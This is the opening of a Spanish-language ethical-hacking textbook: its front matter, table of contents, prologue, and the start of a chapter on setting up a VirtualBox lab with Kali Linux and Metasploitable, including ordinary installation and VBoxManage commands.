



# Hacking

## Curso completo



Desde [www.ra-ma.es](http://www.ra-ma.es) podrá descargar material adicional.

Fernando Castillo



Ra-Ma®

edU

Ediciones de la U



# Hacking

## Curso completo



Fernando Castillo

Desde [www.ra-ma.es](http://www.ra-ma.es) podrá  
descargar material adicional.



Ra-Ma®

edü®

Ediciones de la U

# Hacking

Curso completo

*Fernando Castillo*



Ra-Ma®

edü®

BOGOTÁ - MÉXICO, D.F.



Castillo, Fernando, *et. al.*

Hacking. Curso completo / Fernando Castillo, --. Bogotá: Ediciones de la U, 2024

306 p. ; 24 cm

ISBN 978-958-792-645-3 e-ISBN 978-958-792-646-0

1. Información 2. Ataques 3. Vulnerabilidad I. Tít.

621,39 ed.

*Edición original publicada por © Editorial Ra-ma (España)*

*Edición autorizada a Ediciones de la U para Colombia*

Área: Sistemas e informática

Primera edición: Bogotá, Colombia, enero de 2024

ISBN. 978-958-792-645-3

© Fernando Castillo

© Ra-ma Editorial. Calle Jarama, 3-A (Polígono Industrial Igarsa) 28860 Paracuellos de Jarama  
www.ra-ma.es y www.ra-ma.com / E-mail: editorial@ra-ma.com  
Madrid, España

© Ediciones de la U - Carrera 27 #27-43 - Tel. (+57) 601 6455049  
www.edicionesdelau.com - E-mail: editor@edicionesdelau.com  
Bogotá, Colombia

**Ediciones de la U** es una empresa editorial que, con una visión moderna y estratégica de las tecnologías, desarrolla, promueve, distribuye y comercializa contenidos, herramientas de formación, libros técnicos y profesionales, e-books, e-learning o aprendizaje en línea, realizados por autores con amplia experiencia en las diferentes áreas profesionales e investigativas, para brindar a nuestros usuarios soluciones útiles y prácticas que contribuyan al dominio de sus campos de trabajo y a su mejor desempeño en un mundo global, cambiante y cada vez más competitivo.

Coordinación editorial: Adriana Gutiérrez M.

Carátula: Ediciones de la U

Impresión: DGP Editores SAS

Calle 63 #70D-34, Pbx (+57) 601 7217756

*Impreso y hecho en Colombia*

*Printed and made in Colombia*

No está permitida la reproducción total o parcial de este libro, ni su tratamiento informático, ni la transmisión de ninguna forma o por cualquier medio, ya sea electrónico, mecánico, por fotocopia, por registro y otros medios, sin el permiso previo y por escrito de los titulares del Copyright.



# ÍNDICE

<b>PRÓLOGO .....</b>	<b>11</b>
<b>SOBRE ESTA OBRA.....</b>	<b>13</b>
<b>PARTE 1 .....</b>	<b>15</b>
<b>CAPÍTULO 1. ¿QUÉ SE NECESITA?.....</b>	<b>17</b>
1.1    LABORATORIO DE PRUEBAS .....	17
1.1.1    VirtualBox .....	18
1.1.2    Metasploitable .....	24
1.1.3    Kali Linux .....	33
1.1.4    Conectar ambas máquinas virtuales .....	36
1.2    ACTIVIDADES.....	39
1.2.1    Test de autoevaluación .....	39
1.2.2    Ejercicios prácticos .....	39
<b>CAPÍTULO 2. VULNERABILIDADES Y PRUEBAS .....</b>	<b>41</b>
2.1    SISTEMAS VULNERABLES .....	41
2.1.1    Metasploitable 2 .....	42
2.1.2    Metasploitable 3 .....	49
2.2    PRUEBA DE PENETRACIÓN .....	50
2.2.1    Black Box .....	50
2.2.2    White Box .....	50
2.2.3    Grey Box .....	51
2.3    ACTIVIDADES.....	51
2.3.1    Test de autoevaluación .....	51
2.3.2    Ejercicios prácticos .....	51
<b>CAPÍTULO 3. ESCANEOS CON NMAP .....</b>	<b>53</b>
3.1    OPCIONES DISPONIBLES .....	53
3.1.1    Puertos para analizar .....	58

---

3.1.2	Duración del escaneo .....	59
3.2	ESCANEO CON NMAP .....	59
3.3	OPCIONES ADICIONALES .....	68
3.4	INTERFAZ GRÁFICA.....	72
3.5	ACTIVIDADES.....	84
3.5.1	Test de autoevaluación .....	84
3.5.2	Ejercicios prácticos .....	84
<b>GLOSARIO PARTE 1.....</b>		<b>85</b>
<b>PARTE 2 .....</b>		<b>87</b>
<b>CAPÍTULO 4. SHELL .....</b>		<b>89</b>
4.1	QUÉ ES UNA SHELL.....	90
4.1.1	Tipos de shell .....	90
4.1.2	Bash shell .....	90
4.2	SHELL SCRIPT.....	90
4.2.1	Comandos.....	94
4.2.2	Comandos básicos más usados dentro de los scripts.....	94
4.2.3	Redireccionamiento de entrada/salida en shell script.....	95
4.2.4	Uso de las comillas en el shell script.....	95
4.3	USO DE VARIABLES .....	98
4.3.1	Reasignación de variables .....	99
4.3.2	Reglas de las variables .....	100
4.4	SCRIPTS MÁS ELABORADOS .....	100
4.4.1	Tomar decisiones .....	102
4.4.2	Condicionales en bash.....	103
4.5	OPERADORES EN BASH SCRIPT.....	104
4.5.1	Operadores de comparación .....	105
4.5.2	Operadores lógicos .....	106
4.6	BUCLES EN BASH SCRIPT.....	107
4.6.1	Asignar alias a los scripts .....	108
4.6.2	Uso de funciones en bash shell .....	108
4.7	ONELINERS .....	109
4.8	USO DE CRONTAB .....	110
4.9	EJERCICIOS DE AUTOMATIZACIÓN .....	111
4.10	ACTIVIDADES .....	115
4.10.1	Test de autoevaluación .....	115
4.10.2	Ejercicios prácticos .....	116
<b>CAPÍTULO 5. CAPTURA DE INFORMACIÓN.....</b>		<b>117</b>
5.1	PROCESO DE CAPTURA DE LA INFORMACIÓN .....	118
5.2	RECONOCIMIENTO PASIVO.....	118
5.2.1	OSINT o inteligencia de fuentes abiertas.....	119

---

5.2.2	Maltego .....	119
5.2.3	The Harvester .....	122
5.2.4	Footprinting .....	123
5.2.5	Google dorks aplicados a yahoo.com.....	124
5.2.6	Shodan, Censys y filtros de GitHub .....	128
5.2.7	Wappalyzer para huellas dactilares .....	131
5.2.8	Búsqueda de ASN.....	131
5.2.9	Wayback Machine .....	133
5.2.10	Adquisiciones con Crunchbase .....	133
5.3	RECONOCIMIENTO ACTIVO.....	134
5.3.1	Búsqueda de subdominios.....	135
5.3.2	Uso de Amass .....	138
5.3.3	Screenshots de webs con Aquatone.....	139
5.3.4	Búsqueda de archivos sensibles con Dirsearch y FFUF .....	141
5.3.5	Descubrimiento de subdominios activos con httpx.....	142
5.3.6	FFUF .....	144
5.3.7	Análisis de archivos .js con Link Finder .....	144
5.3.8	Listado de palabras más usadas en hacking ético.....	145
5.4	ACTIVIDADES .....	146
5.4.1	Test de autoevaluación .....	146
5.4.2	Ejercicios prácticos .....	146
<b>CAPÍTULO 6. OBJETIVOS.....</b>		<b>147</b>
6.1	CLASIFICACIÓN .....	147
6.1.1	Definición del scope u objetivos del test.....	149
6.1.2	Ambiente de producción vs. ambiente de pruebas.....	151
6.1.3	Metodologías.....	152
6.1.4	Informes del pentesting .....	154
6.2	ACTIVIDADES.....	155
6.2.1	Test de autoevaluación .....	155
6.2.2	Ejercicios prácticos .....	155
<b>GLOSARIO PARTE 2.....</b>		<b>157</b>
<b>PARTE 3 .....</b>		<b>159</b>
<b>CAPÍTULO 7. RECONOCIMIENTO.....</b>		<b>161</b>
7.1	CONCEPTOS PRELIMINARES .....	162
7.2	CASO PRÁCTICO DE BÚSQUEDA DE VULNERABILIDADES .....	162
7.2.1	1. Enumerar subdominios.....	163
7.2.2	2. Filtrar subdominios .....	169
7.2.3	3. Buscar las URL en Wayback Machine y Google Dorks .....	170
7.2.4	4. OSINT aplicada para la búsqueda de datos de empleados .....	175
7.2.5	5. Capturas de pantalla de subdominios vivos .....	176
7.2.6	6. Tecnología subyacente en los subdominios.....	178
7.2.7	7. Búsqueda de archivos con extensión .js .....	178



7.2.8	8. Búsqueda de endpoints en archivos .js .....	179
7.2.9	9. Búsqueda de parámetros.....	181
7.2.10	10. Encontrar directorios .....	182
7.3	COMANDOS ÚTILES.....	183
7.3.1	HTTPX .....	183
7.3.2	FUFF .....	184
7.4	ACTIVIDADES .....	184
7.4.1	Test de autoevaluación .....	185
7.4.2	Ejercicios prácticos .....	185
<b>CAPÍTULO 8. ANÁLISIS DE VULNERABILIDADES .....</b>		<b>187</b>
8.1	¿QUÉ ES UN ANÁLISIS DE VULNERABILIDADES?.....	187
8.1.1	¿Cuáles son las vulnerabilidades más comunes en los sitios web? .....	189
8.1.2	Búsqueda de ejemplo .....	190
8.1.3	Reporte .....	195
8.2	ACTIVIDADES .....	206
8.2.1	Test de autoevaluación .....	206
8.2.2	Ejercicios prácticos .....	206
<b>CAPÍTULO 9. EXPLOTACIÓN Y POSEXPLORACIÓN .....</b>		<b>207</b>
9.1	EXPLOITS.....	208
9.1.1	Ejemplo de exploit .....	208
9.1.2	¿Cómo funcionan los exploits? .....	209
9.1.3	Términos relacionados con la etapa de explotación .....	210
9.2	POSEXPLOTACIÓN.....	211
9.2.1	Eliminar los logs.....	212
9.2.2	Ofuscar los archivos modificados .....	212
9.2.3	Sobrescribir la memoria RAM del equipo .....	213
9.2.4	Borrar el historial de comandos .....	213
9.3	PERIODICIDAD DEL TEST DE INTRUSIÓN .....	213
9.3.1	¿Cuándo es el momento de contratar un pentesting? .....	214
9.3.2	Reporte de pentest con explicación técnica.....	214
9.3.3	La importancia del reporte para los profesionales.....	214
9.3.4	¿Que ítems debe contener un reporte de pentest? .....	214
9.4	CERTIFICACIONES .....	216
9.5	ACTIVIDADES .....	219
9.5.1	Test de autoevaluación .....	219
9.5.2	Ejercicios prácticos .....	219
<b>CAPÍTULO 10. REFERENCIA DE COMANDOS NMAP .....</b>		<b>221</b>
10.1	NMAP .....	221
10.1.1	Especificación del objetivo.....	221
10.1.2	Descubrimiento de host.....	222
10.1.3	Técnicas de escaneo .....	222
10.1.4	Especificación de puerto y secuencia de escaneo.....	223


---

10.1.5	Detección de servicios/versiones.....	223
10.1.6	Detección del sistema operativo.....	223
10.1.7	Escanear hosts y subredes objetivo .....	224
10.1.8	Escaneo de puertos .....	224
10.1.9	Opciones para escaneo de puertos.....	224
10.1.10	Habilitar comentarios en Nmap.....	225
10.2	ACTIVIDADES .....	225
10.2.1	Test de autoevaluación .....	225
10.2.2	Ejercicios prácticos .....	226
<b>GLOSARIO PARTE 3.....</b>		<b>227</b>
<b>PARTE 4 .....</b>		<b>229</b>
<b>CAPÍTULO 11. ATAQUES MITM.....</b>		<b>231</b>
11.1	¿QUÉ ES UN ATAQUE MITM?.....	231
11.1.1	¿Cómo se perpetra un ataque MITM? .....	232
11.1.2	Tipos de ataques MITM .....	233
11.2	CÓMO PROTEGERTE DE ATAQUES MAN IN THE MIDDLE .....	234
11.2.1	Navegar por sitios seguros .....	235
11.2.2	Usar contraseñas fuertes .....	235
11.2.3	Usar WPA2-AES .....	235
11.2.4	Segmentar las redes.....	235
11.2.5	Tener una política de actualización de software.....	235
11.2.6	Usar la autenticación de dos pasos .....	236
11.2.7	Evitar conectarse a redes Wi-Fi abiertas públicas.....	236
11.2.8	No abrir enlaces de fuentes de correos desconocidas.....	236
11.2.9	Asegurar los equipos con aplicativos antivirus y antimalware .....	236
11.2.10	Usar dispositivos de protección de red.....	236
11.3	ATAQUE MITM DE ENVENENAMIENTO DE ARP CON EL USO DE ETTERCAP .....	237
11.3.1	Elaboración del ataque MITM con ettercap .....	238
11.4	ACTIVIDADES .....	243
11.4.1	Test de autoevaluación .....	243
11.4.2	Ejercicios prácticos .....	244
<b>CAPÍTULO 12. METASPLOIT.....</b>		<b>245</b>
12.1	METASPLOIT FRAMEWORK .....	245
12.1.1	Módulos de Metasploit.....	246
12.2	COMANDO MSFCONSOLE .....	252
12.3	COMANDO SET .....	253
12.4	BÚSQUEDA EN MSFCONSOLE .....	257
12.5	TRABAJAR CON MÓDULOS.....	259
12.6	SESIONES.....	264
12.7	ACTIVIDADES .....	264

---

12.7.1	Test de autoevaluación .....	264
12.7.2	Ejercicios prácticos .....	264
<b>CAPÍTULO 13. NESSUS .....</b>		<b>265</b>
13.1	¿QUÉ ES NESSUS? .....	265
13.1.1	Compatibilidad .....	265
13.1.2	Versiones .....	266
13.2	PLUGINS DE NESSUS .....	267
13.3	TEMPLATES DE NESSUS.....	275
13.4	AGENTES NESSUS .....	277
13.4.1	¿Cómo iniciar un escaneo utilizando Nessus Agents? .....	277
13.4.2	Ejemplo práctico de escaneo con Nessus .....	277
13.5	ACTIVIDADES .....	282
13.5.1	Test de autoevaluación .....	282
13.5.2	Ejercicios prácticos .....	282
<b>CAPÍTULO 14. ATAQUES A CONTRASEÑAS .....</b>		<b>283</b>
14.1	ALMACENAMIENTO DE CONTRASEÑAS.....	284
14.1.1	Opción 1. Almacenamiento de contraseñas en texto plano .....	284
14.1.2	Opción 2. Almacenamiento de contraseñas cifradas.....	284
14.1.3	Opción 3. Cifrado de contraseñas a través de funciones hash .....	284
14.2	ATAQUES DE FUERZA BRUTA.....	285
14.2.1	THC Hydra.....	285
14.2.2	John The Ripper .....	287
14.2.3	Aircrack-ng .....	291
14.3	ATAQUE PASSWORD SPRAYING.....	293
14.4	ATAQUE DE CREDENTIAL STUFFING .....	294
14.4.1	Mitigación para Credential stuffing.....	294
14.4.2	Fuerza bruta inversa .....	294
14.4.3	Ataques de diccionario a contraseñas.....	294
14.4.4	Ataques online.....	295
14.4.5	Ataque offline .....	295
14.5	CONSEJOS PARA PROTEGER TUS CONTRASEÑAS .....	296
14.6	GESTORES DE CONTRASEÑAS.....	297
14.6.1	Qué seguridad ofrecen los gestores de contraseñas.....	298
14.6.2	Cómo se usan los gestores de contraseñas .....	298
14.7	CIFRADOS.....	299
14.7.1	Tipos de funciones SHA.....	300
14.8	ACTIVIDADES .....	301
14.8.1	Test de autoevaluación .....	301
14.8.2	Ejercicios prácticos .....	301
<b>GLOSARIO PARTE 4.....</b>		<b>303</b>
<b>MATERIAL ADICIONAL .....</b>		<b>305</b>






---

## PRÓLOGO

El hacking siempre ha despertado interés en todos los aficionados a la tecnología. Debes saber que no todos los hackers son delincuentes ni toda actividad relacionada con ellos es ilegal, pues existe una rama importante denominada **hacking ético**, que se preocupa de analizar los sistemas informáticos corporativos y los programas con el fin de aclarar el estado de la seguridad. En forma concreta, se trata de asumir el rol de un ciberdelincuente para simular ataques a cierto sistema y, de esta forma, evaluar el estado real de su seguridad.

Las acciones realizadas por un hacker ético tratan de adelantarse a los cibercriminales, solucionando cualquier debilidad que pueda provocar un posible ataque. Además, buscan concientizar a las compañías sobre la importancia de mantener la seguridad informática y, también, de mejorar los procesos de seguridad mediante planes de respuesta y acción ante los incidentes.





---

## SOBRE ESTA OBRA

En esta obra se revisan las acciones que puedes realizar para analizar y explotar un sistema objetivo. De esta forma, estarás en los zapatos de un hacker ético mientras realizas intrusiones en un sistema objetivo y logras obtener información o efectuar análisis de seguridad.

Se irán presentando diferentes formas de explotar y analizar un sistema objetivo, así como también aprenderás a montar un entorno de pruebas para poder ensayar tus habilidades sin utilizar sistemas externos.

### Partes de esta obra

- **Parte 1:** Aquí se presenta el concepto de hacking ético, aprenderás a configurar un entorno de pruebas, conocerás los sistemas vulnerables y el uso de Nmap.
- **Parte 2:** En este volumen revisarás a fondo el Shell Scripting, conocerás la forma en que puedes capturar información y cómo seleccionar objetivos para las tareas de análisis y extracción de información.
- **Parte 3:** Aquí se presentan los conceptos relacionados con el mapeo de vulnerabilidades de un sistema objetivo y se analiza el proceso de explotación y posexplotación.
- **Parte 4:** En esta parte aprenderás a realizar el ataque Man in the middle y conocerás a fondo Metasploit y Nessus.





***USERS***

**Parte 1**

# Hacking

**Entorno de  
pruebas**

**Sistemas  
vulnerables**

**Uso de Nmap**







# 1

---

## ¿QUÉ SE NECESITA?

Antes de comenzar a realizar las primeras tareas de hacking ético, debes armar el laboratorio de trabajo; esto incluye diversas herramientas que conocerás en este capítulo.

### 1.1 LABORATORIO DE PRUEBAS

---

Las tareas de **protección de sistemas y redes** requieren tener una amplia comprensión de las estrategias de ataque existentes y, también, un conocimiento acabado de cada una de las tácticas, herramientas y motivaciones de quienes realizan este tipo de ataques.

Estos conocimientos son los que definen a un **hacker ético** pues en general se trata de personas dedicadas a identificar y reparar posibles vulnerabilidades, lo que previene en forma eficiente la explotación de estas por hackers malintencionados. Entonces, un hacker ético se especializa en **pruebas de penetración** de sistemas informáticos y en el uso de **software de seguridad** con el fin de analizar, evaluar, detectar **agujeros**, fortalecer y mejorar la seguridad de un sistema o una red.

En definitiva, es un tipo especial de pirata informático conocido también como **hacker de sombrero blanco** o white hat, para separarlo de los piratas informáticos criminales o **hackers de sombrero negro**.

En esta obra aprenderás los fundamentos para realizar diversas tareas de hacking ético desde GNU/Linux. Para lograrlo, la primera tarea es configurar tu laboratorio de pruebas, es decir, un espacio donde poder ejecutar los análisis y las pruebas de seguridad necesarios, sin que debas utilizar entornos o sistemas en producción para buscar vulnerabilidades o probar herramientas de ataque, pues

podrías ser acusado de pirata informático al intentar acceder sin permiso a ciertos sistemas.

Para protegerte y teniendo en cuenta que las actividades que se deben realizar en algunos momentos pueden rayar en la línea de la ilegalidad, es una excelente idea que estas pruebas y análisis se realicen en entornos controlados, donde no sea necesario causar problemas o molestias accediendo a máquinas ajenas. A diferencia de lo que se puede pensar, configurar un laboratorio de pruebas no requiere contar con una red de ordenadores listos para ser blanco de tus ataques ni de las búsquedas de vulnerabilidades, más bien debes recrear un **sistema vulnerable** al que puedas acceder para analizar y probar tus habilidades.

La creación de un sistema vulnerable no es una tarea tan compleja, pues existen máquinas virtuales programadas con ciertas vulnerabilidades y son estas las opciones adecuadas para probar lo que aprendas a lo largo de esta colección.

Para armar tu laboratorio de pruebas necesitarás tres integrantes básicos: **VirtualBox**, **Kali Linux** y **Metasploitable**. A continuación verás cómo puedes obtenerlos e instalarlos.

### 1.1.1 VirtualBox

La **virtualización** de plataformas o sistemas puede conseguirse utilizando como base cualquier sistema operativo, por lo tanto, una distribución Linux no es la excepción. Por ejemplo, dentro de Ubuntu es posible instalar una versión de Windows o, en este caso, los sistemas que se requieren para configurar tu laboratorio de pruebas. Si estuvieras ante la necesidad de instalar y utilizar solo una aplicación creada para otro sistema, puedes usar Wine, pero al tratarse de la virtualización de un sistema operativo completo debes optar por VirtualBox u otra alternativa similar (Figura 1.1).



Figura 1.1.

Aunque lograr la virtualización gracias a VirtualBox es una tarea bastante sencilla, debes tener en cuenta un detalle importante, el sistema operativo que quieres virtualizar debe consumir menos recursos que el hardware que tiene la máquina huésped.

Esto es muy importante pues de no cumplirse podrías encontrarte con que el equipo huésped no responde durante un tiempo o que se suspende la actividad del software por seguridad.

Una de las opciones comerciales más completas y potentes para virtualizar sistemas operativos pertenece a **VMware**, pero también puedes acceder a una excelente alternativa gratuita: VirtualBox, que puede ser instalado en cualquier distribución Linux y también en Windows o MacOSX.

VirtualBox es de código abierto y multiplataforma; esto permite, entre otras cosas, que puedas crear máquinas virtuales en un sistema Windows para después trasladarlas a una computadora con GNU/Linux y lograr su funcionamiento.

Entre las características más destacadas de esta aplicación de virtualización, se encuentra la posibilidad de crear un disco duro virtual segmentado, es decir, que puede aumentar su capacidad o hacer uso de esta capacidad de almacenamiento en función del uso que le des. Por otro lado, te permite crear máquinas virtuales que pueden ser transportadas como si fueran documentos o imágenes.

Instalar VirtualBox en Linux, al igual que sucede con otras aplicaciones, puede lograrse de varias formas, por ejemplo, a través de los **repositorios oficiales** o mediante la descarga del **paquete de instalación** en sistemas Windows.

Si utilizas los repositorios oficiales, obtendrás una versión estable y funcional de VirtualBox, pero no la última versión del programa, aunque sin duda se trata de la forma más difundida y segura de realizar la instalación. VirtualBox se encuentra disponible en los repositorios de las principales distribuciones GNU/Linux, por lo tanto, solo necesitarás buscarlo en la interfaz de Centro de Aplicaciones que corresponda a tu distribución o abrir una consola de comandos para ejecutar lo siguiente para instalar VirtualBox en una distribución Ubuntu, Debian o cualquiera derivada.

```
sudo apt-get install virtualbox
```

Para Arch Linux o alguna **distribución** derivada, debes ejecutar lo siguiente:

```
sudo pacman -S virtualbox
```

Para Fedora, Red Hat o una distribución derivada, debes ejecutar el siguiente código:

```
sudo dnf install virtualbox
```

Por otra parte, si utilizas SUSE Linux, OpenSUSE o cualquier distribución derivada, tendrás que ejecutar el siguiente código:

```
sudo zypper install virtualbox
```

Una opción para instalar VirtualBox es acceder al sitio web oficial [www.virtualbox.org](http://www.virtualbox.org) para descargar el paquete de instalación preparado para tu sistema operativo. Esto te permitirá obtener la última versión de VirtualBox, pero debes considerar que puede no estar probada con ciertas distribuciones específicas, por lo que podría presentar algunas fallas (Figura 1.2.).

Si estás en Linux, una vez instalado puedes controlarlo en forma directa desde la Terminal de comandos.

El comando principal para controlar VirtualBox es **VBoxManage**, pero debes acompañarlo de los siguientes subcomandos o **parámetros**.

Para mostrar una lista de las máquinas virtuales, escribe lo siguiente:

```
VBoxManage list vms
```



Figura 1.2. El instalador de VirtualBox está disponible para sistemas Windows, OS X, Linux y Solaris.

En la misma Terminal de comandos verás un listado como el siguiente:

```
Oracle VM VirtualBox Command Line Management Interface
Oracle Corporation
All rights reserved.
"win10" {3f157880-c642-4be2-b641-85d7aedb5090}
"Linux-Mint" {c25e1257-dfed-4789-a22b-8489c4d4df05}
"ubuntu" {fee70808-ab0e-473a-8991-d9b711773672}
"slackware" {f65d5b26-6491-4523-8c06-970cbe6844d5}
"peppermint" {32b1845f-dd72-4c8a-bfe7-8cc3e83d0109}
```

Para obtener información detallada de cada una de las máquinas disponibles, usa el siguiente comando:

```
VBoxManage list vms -l
```

Para iniciar una **máquina virtual** de VirtualBox, utiliza el comando **startvm** seguido del nombre de la máquina virtual:

```
VBoxManage startvm "slackware"
VBoxManage startvm f65d5b26-6491-4523-8c06-970cbe6844d5
```

Para pausar una máquina virtual escribe:

```
VBoxManage controlvm "slackware" pause
```

Para reanudar una máquina virtual pausada escribe:

```
VBoxManage controlvm "slackware" resume
```

Para reiniciar una máquina virtual (apagarla y encenderla nuevamente):

```
VBoxManage controlvm "slackware" reset
```

Para apagar una máquina virtual:

```
VBoxManage controlvm "slackware" poweroff
```

Para detener la máquina virtual, pero guardando su estado actual:

```
VBoxManage controlvm "slackware" savestate
```

Si necesitas crear una máquina virtual con las opciones predeterminadas, desde la Terminal de comandos ejecuta lo siguiente:


```
VBoxManage createvm -name "LinuxMint" -register
```

### 1.1.1.1 CREAR UNA MÁQUINA VIRTUAL GENERAL

Para crear una máquina virtual tanto en Windows como en Linux utilizando el apartado gráfico, deberás iniciar VirtualBox y seguir las instrucciones mencionadas a continuación.


#### PASO 1

Una vez iniciado VirtualBox haces clic sobre el botón **Nueva**, que se encuentra en la barra superior de opciones.



#### PASO 2


En la ventana que aparece, escribe el nombre con el que identificarás la máquina virtual, luego elige el tipo y la versión de SO que virtualizarás. Haz clic en **Siguiente**.






### PASO 3

Elige el tamaño de memoria RAM que dedicarás al sistema virtualizado, teniendo cuidado de no asignar más de la mitad de RAM real del sistema huésped. Presiona **Siguiente**.




### PASO 4

Marca la opción **Crear un disco duro virtual ahora** y haz clic sobre **Crear**. En la pantalla que se presenta, elige **VDI** (se trata de la opción predeterminada) y presiona **Siguiente**.



## PASO 5

Elige la opción **Reservado dinámicamente** y presiona **Siguiente**, luego escribe un nombre para identificarlo y desliza el control para definir el tamaño máximo; presiona **Crear**. Luego de esto, nuestra máquina virtual estará lista.



### 1.1.2 Metasploitable

Existen diversas herramientas que pueden ayudar a validar y llevar a cabo pruebas en relación con la seguridad de un sistema operativo, pero sin duda la mejor opción es realizar las pruebas de penetración y vulnerabilidad en el propio sistema operativo para comprobar los problemas de seguridad en detalle y en contexto.

En este sentido puedes hacer uso de Metasploitable, un sistema operativo diseñado teniendo en cuenta que puede ser vulnerado para que logres ensayar las pruebas de penetración con el fin de mejorar la seguridad y prevenir los ataques (Figura 1.3).



Figura 1.3.

Metasploitable te provee diversas **vulnerabilidades de seguridad** para llevar a cabo todas las pruebas necesarias que te permitan perfeccionar las técnicas de seguridad. Este sistema, en su versión Linux, no cuenta con entorno gráfico y debes utilizarlo en redes privadas debido a su tolerancia a ataques.

